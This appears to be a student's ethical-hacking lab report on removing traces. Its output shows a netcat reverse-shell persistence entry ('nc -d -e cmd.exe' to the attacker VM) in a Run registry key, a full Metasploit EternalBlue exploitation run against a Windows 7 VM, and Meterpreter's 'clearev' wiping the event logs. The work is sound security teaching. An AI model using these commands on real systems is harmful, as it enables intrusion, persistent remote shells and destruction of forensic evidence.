1. Delete Registry: reg delete HKLM\software\microsoft\windows\currentversion\run /v nc


2. Delete File: del nc.exe

PART 4 REMOVING TRACES

4.1 In a Kali terminal, enter ‘cd /var/log’, where the log files are located.

a) How many files with the extension ‘.log’ are under this directory? (Hint: you can use ‘ls -l *.log’ and then count the number of files, or use ‘ls -l *.log | wc –l ’ to count it for you.)

18




```
┌──(kali㉿kali)-[~]
└─$ cd /var/log

┌──(kali㉿kali)-[/var/log]
└─$ ls -l *.log
-rw-r--r-- 1 root root      0 May  2 12:10 alternatives.log
-rw-r----- 1 root adm   16226 May  2 15:55 auth.log
-rw------- 1 root root 171724 May  2 12:10 boot.log
-rw-r----- 1 root adm   52560 May  2 15:39 daemon.log
-rw-r--r-- 1 root root      0 May  2 12:10 dpkg.log
-rw-r--r-- 1 root root   6305 Feb  3 11:07 fontconfig.log
-rw-r----- 1 root adm     784 May  2 14:51 kern.log
-rw-r----- 1 root adm    2018 May  2 14:10 user.log
-rw------- 1 root root    697 Feb  3 08:50 vmware-network.1.log
-rw------- 1 root root    697 Nov 17 23:32 vmware-network.2.log
-rw------- 1 root root    701 Feb  5 10:01 vmware-network.log
-rw------- 1 root root   2143 Apr 28 02:01 vmware-vmsvc-root.1.log
-rw------- 1 root root   2143 Apr 27 02:01 vmware-vmsvc-root.2.log
-rw------- 1 root root   2077 Apr 26 12:20 vmware-vmsvc-root.3.log
-rw------- 1 root root   1372 May  2 12:10 vmware-vmsvc-root.log
-rw------- 1 root root   5394 May  2 12:10 vmware-vmtoolsd-root.log
-rw-r--r-- 1 root root  27408 May  2 15:40 Xorg.0.log
-rw-r--r-- 1 root root  24287 Nov 18 01:49 Xorg.1.log

┌──(kali㉿kali)-[/var/log]
└─$ ls -l *.log | wc -l
18
```

b) When you use ‘ls -l’ to list files in a directory, which option you should add to it in order to sort the list of files by the time of modification? (Hint: you can use ‘man ls’ to find out.)

ls -lt

c) Use the option you figure out in b) to list all the ‘.log’ files in /var/log, sorted by the time of modification. Grab a screenshot to prove the correctness of your command line.

ls -lt *.log



```
drwxr-xr-x  3 root     root               4096 Nov 17 23:32 installer
drwx------  3 inetsim  inetsim            4096 Nov 17 23:27 inetsim
drwxr-xr-x  2 stunnel4 stunnel4           4096 Nov 17 23:26 stunnel4
drwxr-xr-x  2 root     adm                4096 Nov 17 23:24 nginx
drwxr-xr-x  3 root     root               4096 Nov 17 23:21 runit
drwxr-xr-x  2 root     root               4096 Oct 29  2020 openvpn
drwxr-xr-x  2 ntp      ntp                4096 Sep 23  2020 ntpstats
drwxr-xr-x  2 root     root               4096 Aug 27  2020 sysstat
drwxr-x---  2 root     adm                4096 Jul  5  2020 samba

┌──(kali㉿kali)-[/var/log]
└─$ ls -lt *.log | wc -l
18

┌──(kali㉿kali)-[/var/log]
└─$ ls -lt *.log
-rw-r----- 1 root adm   16409 May  2 16:05 auth.log
-rw-r--r-- 1 root root  27726 May  2 16:03 Xorg.0.log
-rw-r----- 1 root adm     925 May  2 16:01 kern.log
-rw-r----- 1 root adm   52560 May  2 15:39 daemon.log
-rw-r----- 1 root adm    2018 May  2 14:10 user.log
-rw------- 1 root root 171724 May  2 12:10 boot.log
-rw-r--r-- 1 root root      0 May  2 12:10 dpkg.log
-rw-r--r-- 1 root root      0 May  2 12:10 alternatives.log
-rw------- 1 root root   1372 May  2 12:10 vmware-vmsvc-root.log
-rw------- 1 root root   5394 May  2 12:10 vmware-vmtoolsd-root.log
-rw------- 1 root root   2143 Apr 28 02:01 vmware-vmsvc-root.1.log
-rw------- 1 root root   2143 Apr 27 02:01 vmware-vmsvc-root.2.log
-rw------- 1 root root   2077 Apr 26 12:20 vmware-vmsvc-root.3.log
-rw------- 1 root root    701 Feb  5 10:01 vmware-network.log
-rw-r--r-- 1 root root   6305 Feb  3 11:07 fontconfig.log
-rw------- 1 root root    697 Feb  3 08:50 vmware-network.1.log
-rw-r--r-- 1 root root  24287 Nov 18 01:49 Xorg.1.log
-rw------- 1 root root    697 Nov 17 23:32 vmware-network.2.log

┌──(kali㉿kali)-[/var/log]
└─$

┌──(kali㉿kali)-[/var/log]
└─$                                                                          130 ×

┌──(kali㉿kali)-[/var/log]
└─$                                                                          130 ×
```

4.2 In Win7 VM, login as Admin. Use ‘Event Viewer’ to examine the events of the ‘System’ and ‘Application’ categories under the 'Windows Logs' respectively.


a) How many events are logged under each category?

Application: 1748 events

System: 6104 events

b) Grab a screenshot of each of them to prove your answer.

Application:



Application Number of events: 1,748

Level	Date and Time	Source	Event ID	Task Category
Information	2/05/2021 3:59:39 PM	LoadPerf	1000	None
Information	2/05/2021 3:59:39 PM	LoadPerf	1001	None
Information	2/05/2021 3:58:18 PM	Security-SPP	903	None
Information	2/05/2021 3:58:17 PM	Security-SPP	16384	None
Information	2/05/2021 3:54:23 PM	VSS	8224	None
Information	2/05/2021 3:53:17 PM	Security-SPP	902	None
Information	2/05/2021 3:53:17 PM	Security-SPP	1003	None
Information	2/05/2021 3:53:15 PM	Security-SPP	1066	None
Information	2/05/2021 3:53:14 PM	SecurityCenter	1	None
Information	2/05/2021 3:53:13 PM	Security-SPP	900	None
Error	2/05/2021 3:52:46 PM	WMI	10	None
Information	2/05/2021 3:51:28 PM	Search	1003	Search service
Information	2/05/2021 3:51:26 PM	ESENT	302	Logging/Recovery
Information	2/05/2021 3:51:25 PM	ESENT	301	Logging/Recovery
Information	2/05/2021 3:51:25 PM	ESENT	300	Logging/Recovery
Information	2/05/2021 3:51:25 PM	ESENT	102	General
Information	2/05/2021 3:51:21 PM	MSDTC 2	4202	TM


Event 1000, LoadPerf

General Details

Performance counters for the WmiApRpl (WmiApRpl) service were loaded successfully. The Record Data in the data section contains the new index values assigned to this service.

Log Name:	Application		
Source:	LoadPerf	Logged:	2/05/2021 3:59:39 PM
Event ID:	1000	Task Category:	None
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EH21-W7-1630117
OpCode:	Info		
More Information:	Event Log Online		

System:



System Number of events: 6,104

Level	Date and Time	Source	Event ID	Task Category
Information	2/05/2021 4:12:20 PM	Service Control Manager	7036	None
Information	2/05/2021 4:12:19 PM	Service Control Manager	7036	None
Information	2/05/2021 4:07:42 PM	Service Control Manager	7036	None
Information	2/05/2021 4:03:16 PM	Service Control Manager	7036	None
Information	2/05/2021 3:59:39 PM	Service Control Manager	7036	None
Information	2/05/2021 3:58:26 PM	Service Control Manager	7036	None
Information	2/05/2021 3:58:26 PM	Kernel-General	1	None
Information	2/05/2021 3:58:26 PM	Time-Service	35	None
Information	2/05/2021 3:58:18 PM	Service Control Manager	7036	None
Information	2/05/2021 3:58:12 PM	Time-Service	37	None
Information	2/05/2021 3:58:10 PM	Service Control Manager	7036	None
Information	2/05/2021 3:56:09 PM	Service Control Manager	7036	None
Information	2/05/2021 3:54:23 PM	Service Control Manager	7036	None
Information	2/05/2021 3:54:23 PM	Service Control Manager	7036	None
Information	2/05/2021 3:53:40 PM	Service Control Manager	7036	None
Information	2/05/2021 3:53:38 PM	Service Control Manager	7036	None
Information	2/05/2021 3:53:16 PM	Service Control Manager	7036	None


Event 7036, Service Control Manager

The Application Experience service entered the running state.

Log Name: System
Source: Service Control Manag Logged: 2/05/2021 4:12:20 PM
Event ID: 7036 Task Category: None
Level: Information Keywords: Classic
User: N/A Computer: EH21-W7-1630117
OpCode: Info
More Information: Event Log Online

4.3 In Kali VM, use a Meterpreter session as described in Task 3.1 to execute the ‘clearev’ command. Grab a screenshot of the output of this command.

Note: the amount of records deleted are slightly different because new actions were undertaken



```
Type: REG_SZ
Data: nc -d -e cmd.exe 192.168.1.102 22
meterpreter >
[*] 192.168.1.101 - Meterpreter session 2 closed.  Reason: Died
Interrupt: use the 'exit' command to quit
meterpreter > \\software\\mcrosoft\\windows\\currentversion\\run -v nc
[-] Unknown command: \software\mcrosoft\windows\currentversion\run.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] 192.168.1.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.101:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.101:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.101:445 - Connecting to target for exploitation.
[+] 192.168.1.101:445 - Connection established for exploitation.
[+] 192.168.1.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.101:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.101:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.1.101:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.1.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.101:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.101:445 - Starting non-paged pool grooming
[+] 192.168.1.101:445 - Sending SMBv2 buffers
[+] 192.168.1.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.101:445 - Sending final SMBv2 buffers.
[*] 192.168.1.101:445 - Sending last fragment of exploit packet!
[*] 192.168.1.101:445 - Receiving response from exploit packet
[+] 192.168.1.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.101:445 - Sending egg to corrupted connection.
[*] 192.168.1.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.1.101
[*] Meterpreter session 3 opened (192.168.1.102:4444 -> 192.168.1.101:49168) at 2021-05-02 16:21:09 +1000
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > clearev
[*] Wiping 1749 records from Application...
[*] Wiping 6107 records from System...
[*] Wiping 2113 records from Security...
meterpreter >
```

4.4 In Win7 VM, use ‘Event Viewer’ to examine the events under the ‘System’ and ‘Application’ categories again.


a) How many events are present under each category now?

Application: 1

System: 1

b) Grab a screenshot of each of them to prove your answer.

Application:




Application Number of events: 1

Level	Date and Time	Source	Event ID	Task Category
Information	2/05/2021 4:25:08 PM	Windows Error Reporting	1001	None

Event 1001, Windows Error Reporting

```
Fault bucket , type 0
Event Name: APPCRASH

Log Name:          Application
Source:            Windows Error Reporti  Logged:         2/05/2021 4:25:08 PM
Event ID:          1001                   Task Category:  None
Level:             Information            Keywords:       Classic
User:              N/A                    Computer:       EH21-W7-1630117
OpCode:
More Information:  Event Log Online
```

System:



System Number of events: 1

Level	Date and Time	Source	Event ID	Task Category
Information	2/05/2021 4:24:12 PM	Eventlog	104	Log clear

Event 104, Eventlog

```
The System log file was cleared.

Log Name:          System
Source:            Eventlog               Logged:         2/05/2021 4:24:12 PM
Event ID:          104                    Task Category:  Log clear
Level:             Information            Keywords:
User:              SYSTEM                 Computer:       EH21-W7-1630117
OpCode:            Info
More Information:  Event Log Online
```